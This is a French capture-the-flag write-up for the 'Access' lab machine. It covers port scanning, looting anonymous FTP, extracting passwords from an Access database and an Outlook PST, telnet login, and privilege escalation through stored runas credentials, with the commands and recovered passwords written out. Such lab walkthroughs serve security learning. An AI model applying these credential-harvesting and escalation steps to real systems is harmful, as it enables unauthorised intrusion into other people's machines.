


Introduction

Access est une machine Windows dont l'adresse IP est 10.10.10.98.

Compétences mises en œuvre :

- Enumération des ports et services.
- Exploration du ftp.
- Lecture des identifiants/mots de passes d'un fichier mdb.
- Elévation de privilège via runas.

Enumération initiale

On commence comme d'habitude avec une énumération des ports et services de la machine avec **nmap** :

```
$ nmap -T4 -A 10.10.10.98
```

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nous pouvons voir 3 ports ouverts :

- 21 pour un serveur ftp
- 23 pour un serveur telnet
- 80 pour un serveur web

Obtenir un accès utilisateur


Je commence toujours par le serveur ftp s'il est là, de plus, le scan nmap nous affiche que l'utilisateur anonymous est autorisé à se connecter. Nous allons donc inspecter :

```
$ ftp 10.10.10.98
ftp > dir Backups
ftp > dir Engineer
```

```
└─╼ [★]$ ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:parrot): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM       <DIR>          Backups
08-24-18  10:00PM       <DIR>          Engineer
226 Transfer complete.
ftp> dir Backups
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM              5652480 backup.mdb
226 Transfer complete.
ftp> dir Engineer
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18  01:16AM                10870 Access Control.zip
226 Transfer complete.
ftp>
```

Deux dossiers sont présents, chacun contenant un fichier, d'une part un fichier **mdb** et d'autre part un fichier compressé **zip**. Le premier est un fichier **Microsoft Access Database**, alors que le deuxième est juste une archive, mais protégée par un mot de passe… En faisant un **strings** sur le fichier **backup.mdb**, nous obtenons le mot de passe pour extraire l'archive :

```
$ strings backup.mdb
```



Nous obtenons alors le mot de passe **access4u@security** avec lequel nous décompressons l'archive :

```
$ 7z x Access\ Control.zip -paccess4u@security
```

```
└──╼ [★]$ 7z x Access\ Control.zip -paccess4u@security

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=fr_FR.UTF-8,Utf16=on,HugeFiles=on,64 bits,3 CPUs Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz (A0652),ASM,AES-NI)

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870


Would you like to replace the existing file:
  Path:     ./Access Control.pst
  Size:     0 bytes
  Modified: 2018-08-24 02:13:52
with the file from archive:
  Path:     Access Control.pst
  Size:     271360 bytes (265 KiB)
  Modified: 2018-08-24 02:13:52
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y

Everything is Ok

Size:       271360
Compressed: 10870
```

Apparemment, l'archive contenait un fichier **Access Control.pst**. L'extension **pst** signifie que c'est un fichier **Microsoft Outlook email folder**. Pour le lire nous allons utiliser **readpst** et **cat** :

```
$ readpst Access\ Control.pst
$ cat Access\ Control.mbox
```

```
</o:shapelayout></xml><![endif]--></head><body lang=EN-US link="#0563C1" vlink="#954F72"><div class=WordSection1><p class=MsoNormal>Hi
 there,<o:p></o:p></p><p class=MsoNormal><o:p> </o:p></p><p class=MsoNormal>The password for the &#8220;security&#8221; account h
as been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engineers.<o:p></o:p></p><p class=MsoNormal><o:p>&n
bsp;</o:p></p><p class=MsoNormal>Regards,<o:p></o:p></p><p class=MsoNormal>John<o:p></o:p></p></div></body></html>
```

Nous découvrons le mot de passe du compte **security** : **4Cc3ssC0ntr0ller**

Nous tentons alors une connexion en telnet et récupérons le **user.txt** :

```
$ telnet 10.10.10.98
C:\Users\security> type Desktop\user.txt
```


[★]$ telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service
login: security
password:
*===
Microsoft Telnet Server.
*===
C:\Users\security>type Desktop\user.txt
C:\Users\security>

Obtenir un accès administrateur

Après beaucoup de recherche, le dossier **Desktop** de l'utilisateur **Public** est en dossier caché et contient un fichier **lnk** :

```
C:\Users\Public> dir /a
C:\Users\Public> dir Desktop\
```

```
C:\Users\Public>dir /a
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\Public

07/14/2009  05:57 AM    <DIR>          .
07/14/2009  05:57 AM    <DIR>          ..
08/28/2018  07:51 AM    <DIR>          Desktop
07/14/2009  05:57 AM               174 desktop.ini
07/14/2009  06:06 AM    <DIR>          Documents
07/14/2009  05:57 AM    <DIR>          Downloads
07/14/2009  03:34 AM    <DIR>          Favorites
07/14/2009  05:57 AM    <DIR>          Libraries
07/14/2009  05:57 AM    <DIR>          Music
07/14/2009  05:57 AM    <DIR>          Pictures
07/14/2009  05:57 AM    <DIR>          Videos
               1 File(s)            174 bytes
              10 Dir(s)  16,772,325,376 bytes free

C:\Users\Public>dir Desktop
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\Public\Desktop

08/22/2018  10:18 PM             1,870 ZKAccess3.5 Security System.lnk
               1 File(s)          1,870 bytes
               0 Dir(s)  16,772,325,376 bytes free

C:\Users\Public>
```

Le fichier **ZKAccess3.5 Security System.lnk** est un fichier **link** (c'est un raccourci windows). Voici ce qu'il contient :

```
C:\Users\Public> type "Desktop\ZKAccess3.5 Security System.lnk"
```

Le fichier contient une commande **runas.exe** exécutée en tant qu'administrateur. C'est très surement la méthode à exploiter. On à l'air de pouvoir exécuter une commande en tant qu'administrateur, nous pouvons alors tenter d'aller lire le fichier **root.txt** en tant qu'administrateur (en s'inspirant grandement de la commande contenue dans le fichier lnk) :

```
C:\Users\Public>runas /savecred /user :ACCESS\Administrator "cmd.exe /C type
C:\Users\Administrator\Desktop\root.txt > C:\Users\Public\out.txt"
```